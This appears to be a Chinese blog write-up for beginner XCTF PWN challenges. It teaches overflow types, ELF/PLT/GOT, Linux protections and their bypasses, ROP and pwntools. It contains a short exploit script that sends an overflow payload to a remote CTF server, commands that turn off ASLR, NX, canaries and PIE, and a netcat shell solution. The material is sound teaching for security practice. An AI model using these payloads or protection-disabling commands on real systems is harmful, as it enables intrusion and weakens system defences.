CTF PWN-攻防世界XCTF新手区WriteUp

原创

Tr0e 于 2021-10-20 00:47:26 发布 4794 收藏 32

分类专栏： CTF之路 文章标签： PWN 缓冲区溢出 二进制分析

本文链接：https://blog.csdn.net/weixin_39190897/article/details/120827427

文章目录

前言

PWN基础

1.1 x86 汇编

1.2 ELF 文件

1.3 延迟绑定

1.4 linux防护

1.5 ROP编程

1.6 Pwntools

XCTF-Pwn

2.1 get_shell

2.2 hello_pwn

2.3 level0

2.4 level2

2.5 string

总结

前言

PWN 是一个黑客语法的俚语词，是指攻破设备或者系统。发音类似“砰”，对黑客而言，这就是成功实施黑客攻击的声音——砰的一声，被“黑”的电脑或手机就被你操纵。以上是从百度百科上面抄的简介，个人理解它是向存在漏洞的目标服务器发送特定的数据（EXP），使得其执行恶意代码或命令。

CTF 中 PWN 类型的题目的目标是拿到 flag，一般是在 linux 平台下通过二进制/系统调用等方式编写漏洞利用脚本 exp 来获取对方服务器的 shell，然后获得 flag。本文记录学习下攻防世界 PWN 新手区的题目练习过程：

PWN基础

前置技能	相关知识
Linux相关	Linux 防护机制 (NX/ASLR/Canary/Relro)，ELF 文件格式，系统调用，shell 命令，程序的编译、链接、装载、执行过程
汇编语言	寄存器、汇编指令、函数调用栈、内存地址计算、ROP编程
分析利用	pwntools 写 exp、gdb 调试、IDA pro 分析、ShellCode 编写

1.1 x86 汇编

在前面的文章：浅析缓冲区溢出漏洞的利用与Shellcode编写 中已对 x86 汇编语言（寄存器、汇编指令）进行简单的学习和总结，同时对函数调用栈、栈溢出原理、ShellCode 编写均进行了介绍，均为 PWN 基础知识，此处不再展开，请读者自行跳转阅读。

大端小端

二进制可执行程序经常分为小端程序和大端程序，二者的区别其实就是一个存储方式的区别。小端和大端的区别，是会对我们 PWN 的分析产生影响的（虽然接触到的 PWN 程序一般为小端存储），简单了解下即可。

```
大端模式（大尾）
* 存储规则：数据的高位存在内存的低位，数据的低位存在内存的高位。
* 常见软件：RAM（手机）上的应用多采用大端模式存储

小端模式（小尾）
* 存储规则：数据的低位存在内存的低位，数据的高位存在内存的高位。
* 常见软件：Intel AMD CPU上的应用多采用小端模式存储

当一个变量的值为 0x1122（0x11 为高字节，0x22 为低字节），则：
1）在大端程序中，0x11存储在内存的低位，而0x22存储在内存的高位；
2）在小端程序中，0x22存储在内存的低位，而0x11存储在内存的高位。
```

缓冲区溢出分类

对于缓冲区溢出，一般可以分为 4 种类型，即栈溢出、堆溢出、BSS 溢出与格式化串溢出。其中栈溢出是最简单，也是最为常见的一种溢出方式。

```
void function(char *str)
{
   char buffer[10];
   strcpy(buffer,str);
}
```

上面的 strcpy() 将直接把 str 中的内容 copy 到 buffer 中，这样只要 str 的长度大于 10 ，就会造成 buffer 的溢出，使程序运行出错。存在像 strcpy() 这样的问题的标准函数还有 strcat()，sprintf()，vsprintf()，gets()，scanf() 等。对应的有更加安全的函数，即在函数名后加上 `_s`，如 `scanf_s()` 函数。

介绍下几类格式化串溢出：

1、整数溢出

（1）宽度溢出：把一个宽度较大的操作数赋给宽度较小的操作数，就有可能发生数据截断或符号位丢失。

```
#include<stdio.h>

int main()
{
  signed int value1 = 10;
  usigned int value2 = (unsigned int)value1;
}
```

（2）算术溢出：该程序即使在接受用户输入的时候对 a、b 的赋值做安全性检查，a*b 依旧可能溢出：

```
#include<stdio.h>

int main()
{
  int a;
  int b;
  int c=a*b;
  return 0;
}
```

2、数组索引不在合法范围内

```
enum {TABLESIZE = 100};
int *table = NULL;
int insert_in_table(int pos, int value) {
  if(!table) {
    table = (int *)malloc(sizeof(int) *TABLESIZE);
  }
  if(pos >= TABLESIZE) {
    return -1;
  }
  table[pos] = value;
  return 0;
}
```

其中 pos 为 int 类型，可能为负数，这会导致在数组所引用的内存边界之外进行写入，可以将 pos 类型改为`size_t`来避免。

3、空字符错误

```
//错误
char array[]={'0','1','2','3','4','5','6','7','8'};
//正确的写法应为：
char array[]={'0','1','2','3','4','5','6','7','8','\0'};
//或者
char array[11]={'0','1','2','3','4','5','6','7','8','9'};
```

1.2 ELF 文件

ELF 是 Linux 中的二进制可执行文件，相对应的 EXE 则为 Windows 中的二进制可执行文件。

1. elf 的基本信息存在与 elf 的头部信息中，这些信息包括指令的允许架构、程序的入口等内容；
2. 通过 `readelf -h <elf_name>` 来查看头部信息；
3. elf 包括许多节，各节存放不同数据，这些节的信息存放在节头表中，可以通过 `readelf -s <elf_name>` 查看。

elf 文件的节会被映射进内存中的段，映射机制是根据节的权限来进行映射的，可读可写的节被映射入一个段，只读的节被映射入一个段。

节名	存放的数据
.text	存放程序运行的代码
.rdata	存放一些如字符串等不可修改的数据
.data	存放一些已经初始化的可修改的数据
.bss	存放未被初始化的程序可修改的数据
.plt 与 .got	程序动态链接函数地址

1.3 延迟绑定

一个程序运行过程中可能会调用很多函数，但是在一次运行中并不能保证全部被调用。

编译方式	静态编译	动态编译
基础含义	将所有可能运行到的库函数一同编译到可执行文件中	遇到需要调用的库函数时再去动态链接库中寻找
优点	不需要依赖动态链接库，适用于程序使用的动态链接库比较特殊	缩小了文件体积，加快了编译速度
缺点	体积很大，编译速度很慢	附带庞大的链接库；若计算机没安装对应库，则程序不能正常运行


程序动态链接函数地址：

PLT	GOT
程序链接表，用于延迟绑定	全局偏移表

ELF 中有两个 got 表，分别为：

.got	.plt.got
用于全局变量的引用地址	保存函数的引用地址

不管是程序第几次调用外部函数，程序真正调用的是 plt 表！



第一次调用：

1. plt 表会跳到对应的 got 表；
2. 此时 got 表存的是 plt 表的一段指令的地址，其作用是准备一些参数进行动态解析；
3. 之后会跳到 plt 的表头，表头的内容是动态解析函数，将目标地址存入 got 表。

之后的调用：

1. plt 表跳到对应的 got 表；
2. got 表存的是目标地址，直接跳转到该地址。

1.4 linux防护

现代操作系统提供了许多安全机制来尝试降低或阻止缓冲区溢出攻击带来的安全风险，在编写漏洞利用代码的时候，需要特别注意目标进程是否开启了对应的安全防护机制。


Linux 防护机制	canary	NX（Not Executable）	PIE 和 ASLR	RELRO
介绍	即金丝雀机制：Canary翻译金丝雀，金丝雀原来是石油工人用来判断气体是否有毒	使程序中的堆、栈、bss段等可写的段不可执行	PIE 指的是 程序内存加载基地址随机化，不能一下子确定程序的基地址	主要针对延迟绑定机制，使 got 表这种和函数动态链接相关的内存地址，对用户只读
补充	应用于在栈保护上则是在初始化一个栈帧时在栈底（stack overflow 发生的高位区域的尾部）设置一个随机的 canary 值，当函数返回之时检测 canary 的值是否经过了改变，以此来判断 stack/buffer overflow 是否发生，若改变则说明栈溢出发生，程序走另一个流程结束，以免漏洞利用成功	该防护机制可导致目标程序不能执行我们自己编写的 shellcode，call esp 或 jmp esp 的方法无法使用，但可以利用 rop 的方法绕过	ASLR 是 使程序运行动态链接库、栈等地址随机化	意味着不能劫持 got 表中的函数指针

Linux 防护机制	canary	NX（Not Executable）	PIE 和 ASLR	RELRO
绕过方式	修改 canary、泄露 canary	1）用 mprotect 函数来改写段的权限；2）对于 rop 或劫持 got 表等利用方式不受影响	泄露函数地址，通过偏移确定基地址	NULL


使用 gcc 编译时关闭程序保护的方式：

```
PIE:     gcc -no-pie
ASLR:    echo 0 > /proc/sys/kernel/randomize_va_space
RELRO:   -z norelro
canary:  -fno-stack-protector
NX:      -z execstack
```

做 PWN 题目时可以先借助 checksec 脚本工具来查看目标二进制程序开启了哪些保护机制：



checksec 可以自行在 Linux 系统上下载安装（可参见 checksec工具使用），此处为了方便我直接使用 gdb 调试工具自带的 checksec 模块功能，同时 Kali 也自带该工具。



1.5 ROP编程

栈溢出（stack-based buffer overflows）算是安全界常见的漏洞。一方面因为程序员的疏忽，使用了 strcpy、sprintf 等不安全的函数，增加了栈溢出漏洞的可能。另一方面，因为栈上保存了函数的返回地址等信息，因此如果攻击者能任意覆盖栈上的数据，通常情况下就意味着他能修改程序的执行流程，从而造成更大的破坏。

对于以上的漏洞，人们找出了很多解决的办法，通过硬件或软件的支持，来保证进程映像中的内存区域不能同时可执行或可写入。比如在 Linux 平台下则通过 NX（Not Executable）机制使程序中的堆、栈、bss段 等可写的段不可执行。

在此基础上，衍生了新的攻击技术 **return-to-libc**，攻击者不通过写入 shellcode 到漏洞程序的进程空间，而是利用已经在内存空间中的可执行代码来执行任意操作，如 libc 中有一些函数可以用于执行其他的进程，例如 execve 和 system。攻击者只要找到一个栈溢出漏洞，并适当的构造函数调用参数，并使栈上返回地址指向这些函数的起始地址，攻击者就能以这个程序的权限执行任意其他程序了。这种攻击方法也有局限性，就是需要当前代码库有 system 这样符合要求的函数，否则就凉拌了。

于是安全人员又提出了一种新的技术，也就是**返回导向编程技术（Return-Oriented Programming，ROP）**。所谓ROP，简单的说就是把原来已经存在的代码块拼接起来，拼接的方式是通过一个预先准备好的特殊的返回栈，里面包含了各条指令结束后下一条指令的地址。

在一般程序里面，都包含着大量的返回指令（ret），他们基本位于函数的尾部，或是函数中部需要返回的地方。而从函数开始的地方到 ret 指令之间的这一段序列称为**二进制指令代码块（gadgets）**。这些二进制指令序列使其组合成完成一些诸如读写内存、算术逻辑运算、控制流程跳转、函数调用等操作。于是，我们就可以通过利用内存空间中各个 gadgets 以某种顺序执行，达到进行任意操作的目的。而为了使各个 gadgets “拼接”起来，我们就需要构造一个特殊的返回栈。首先让指向我们构造的栈（stack）的指针跳到 gadget A 中，执行其中的代码序列后 ret 回我们的 stack 中，然后下一步是跳到 gadget B，执行后就到 gadgets C……只要 stack 足够大，就能达到我们想要的效果。

ROP 难以构造的地方在于，我们需要在整个内存空间中搜索我们需要的 gadgets，这要花费很长的时间。一旦完成“搜索”和“拼接”的步骤，这样的攻击却是难以抵挡的，因为它用到的都是内存中合法的代码。目前，已经有实验室提出了包括一个扫描可利用代码、并把它们结合起来的 Constructor，一套专用的语言，以及把这套语言编译成对应代码片段之和的编译器，最后还有一个计算实际代码地址的 Loader。至于防护的方法，现在主流的办法分别有：解决栈溢出问题、使用“金丝雀”方法侦测和预防栈溢出、去掉所有的 ret 指令、增加地址随机性等。

1.6 Pwntools

Pwntools 是由 Gallopsled 开发的一款专用于 CTF Exploit 的 Python 库，包含了本地执行、远程连接读写、shellcode 生成、ROP 链的构建、ELF 解析、符号泄漏等众多强大功能，可以说把 EXP 繁琐的过程变得简单起来。

> （1）项目地址：https://github.com/Gallopsled/pwntools；
> （2）官方文档：http://docs.pwntools.com/en/latest/。

这里只简单介绍一下它的部分 API 使用：

命令	描述
from pwn import *	导入 pwntools 的包
p = process('file', env={'LD_PRELOAD': 'libc'})	加载本地程序，并指定程序使用的 libc
r = remote('ip', port)	加载远程程序
p.recv()	接收程序传回的数据，可以添加整数参数，表示接收数据的大小
p.recvuntil('str')	接收数据，直到接收完出现所给字符串为止，如果没有出现，程序会挂起
p.send('str')	发送数据，末尾没有结束符
p.sendline('str')	发送数据，末尾有结束符
p.sendafter('str1', 'str2')	recvuntil('str1') 与 send('str2') 的合体版
gdb.attach(p, '指令')	启动 gdb 调试程序，并且启动前执行指令，多条指令可以使用 \n 分隔
p.interactive()	启动交互模式，可以使脚本执行完程序不退出
p64、32、16、8	将数据转为8、4、2、1字节的机器码
u64、32、16、8	将机器码进行解码

借助 pwntools 编写的 exp 脚本示例：


```
from pwn import *

coon = remote('111.200.241.244',65238) #连接远程IP和端口
coon.recv()                            #接收远程发来的内容
payload = b'a'*4 + p64(1853186401)     #构建溢出攻击的payload
coon.sendline(payload)                 #向远程发送我们的payload
coon.interactive()                     #与远程进行交互，脚本执行完毕后程序不退出
```

XCTF-Pwn


序号	题目	解题关键
1	get_shell	直接 nc 连接服务即可获得 Shell
2	hello_pwn	bss 溢出，编写 exp 获得 Shell
3	level0	64 位二进制程序的缓冲区栈溢出
4	level2	ROP 面向返回的编程

2.1 get_shell


1、先来看第一道题 get_shell 认识下简单的 PWN……查看题目：




2、将附件下载后拖入 IDA 分析，main 函数如下：



3、送分题...显然直接连接就可以得到权限并执行命令，直接使用 Netcat (下载地址）连接远程服务，执行 cat flag 命令获得 flag：






> 【补充】 Linux system() 函数调用 “/bin/sh -c command” 执行特定的命令，阻塞当前进程直到 command 命令执行完毕。/bin/sh 通常是一个软链接，指向某个具体的 shell，好比 bash，-c 选项是告诉 shell 从字符串 command 中读取命令。

